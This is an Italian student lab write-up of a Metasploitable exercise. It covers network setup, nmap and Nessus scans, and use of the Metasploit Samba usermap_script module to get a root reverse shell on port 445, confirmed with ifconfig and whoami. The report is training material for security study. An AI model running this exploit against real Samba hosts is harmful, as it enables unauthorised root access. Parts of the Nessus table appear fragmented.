Traccia 4

Exploit Metasploitable con Metasploit


Traccia Giorno 4:
Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4:
IP Kali Linux: 192.168.50.100
IP Metasploitable: 192.168.50.150
Listen port (nelle opzioni del payload): 5555

Suggerimento:
Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search)

Ho iniziato configurando le due macchine virtuali necessarie al laboratorio: **Kali Linux** e **Metasploitable**.
Sulla macchina Kali, ho modificato la configurazione di rete tramite l'opzione *Edit Configuration*, assegnando l'indirizzo IPv4 specificato nell'esercizio.




Sulla macchina Metasploitable, ho impostato l'indirizzo IP manualmente con il comando:


sudo ifconfig eth0 <IP_esercizio> netmask 255.255.255.0

Successivamente ho configurato il gateway predefinito con:


sudo route add default gw <IP_gateway>



Per verificare la connettività tra le due macchine, ho eseguito un test di rete effettuando un **ping** dalla Kali verso Metasploitable. La risposta positiva ha confermato la corretta configurazione.



Ho eseguito una scansione con **Nmap** sulla macchina Metasploitable per identificare i servizi attivi. Tra i risultati ottenuti, ho rilevato il servizio **Samba (smbd 3.x–4.x)** in ascolto sulla porta **445 TCP**.




```
└─$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.30 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.952 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.724 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.332 ms
^C
── 192.168.50.150 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3038ms
rtt min/avg/max/mdev = 0.332/0.827/1.301/0.352 ms

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.50.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 09:10 EDT
Nmap scan report for 192.168.50.150
Host is up (0.00080s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
41730/tcp open  nlockmgr    1-4 (RPC #100021)
44251/tcp open  status      1 (RPC #100024)
51815/tcp open  java-rmi    GNU Classpath grmiregistry
57639/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:24:4A:E3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.20 seconds
```

Per approfondire l'analisi, ho eseguito una scansione con **Nessus** avviando il servizio tramite:

systemctl start nessusd




Il vulnerability scan ha rilevato le seguenti criticità:

- 8 vulnerabilità **critiche**
- 5 vulnerabilità **alte**
- 22 vulnerabilità **medie**

- 6 vulnerabilità **basse**
- 90 **informazioni** aggiuntive

Tra le vulnerabilità segnalate, è stata evidenziata la nota **CVE associata a Samba** sulla porta 445.



192.168.50.150

CRITICAL	HIGH	MEDIUM	LOW	INFO
8	5	22	8	90

Scan Information

Start time: Mon Sep 1 09:50:00 2025
End time: Mon Sep 1 10:09:57 2025

Host Information

Netbios Name: METASPLOITABLE
IP: 192.168.50.150
MAC Address: 08:00:27:24:4A:E3
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

					weakness (SSL check)
CRITICAL	10.0*	-	-	61708	VNC Server 'password' Password
HIGH	8.6	5.2	0.0334	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	-	42256	NFS Shares World Readable
HIGH	7.5	6.1	0.3085	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	5.9	0.7865	90509	Samba Badlock Vulnerability
MEDIUM	6.5	4.4	0.0045	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	4.4	0.9232	136808	ISC BIND Denial of Service
MEDIUM	5.9	4.4	0.027	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	3.6	0.9015	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolet and Weakened eNcryption)

Ho avviato **Metasploit Framework** con il comando:

msfconsole

U tilizzando la funzione di ricerca:

search exploit/multi/samba

ho individuato diversi moduli relativi al servizio Samba. Tra questi, ho selezionato l'exploit:

exploit/multi/samba/usermap_script

Ho visualizzato e configurato le opzioni necessarie con:

show options


Le configurazioni principali sono state:

- RHOSTS = IP macchina Metasploitable
- LHOST = IP macchina Kali (192.168.50.100)
- LPORT = 5555

In parallelo, ho effettuato l'accesso a **Nessus Web Interface** su:

https://192.168.50.100:8834/

dove ho avviato un **basic scan**, focalizzandomi sulla porta **445 TCP**.




Dopo aver lanciato l'exploit, sono riuscito a ottenere una **reverse shell come utente root** sulla macchina Metasploitable.
Per verificarlo, ho eseguito i seguenti comandi:


ifconfig

whoami

ls

che hanno confermato l’accesso e la possibilità di interagire con il file system della macchina compromessa.





Risultato: exploit eseguito con successo e accesso root ottenuto sulla macchina Metasploitable.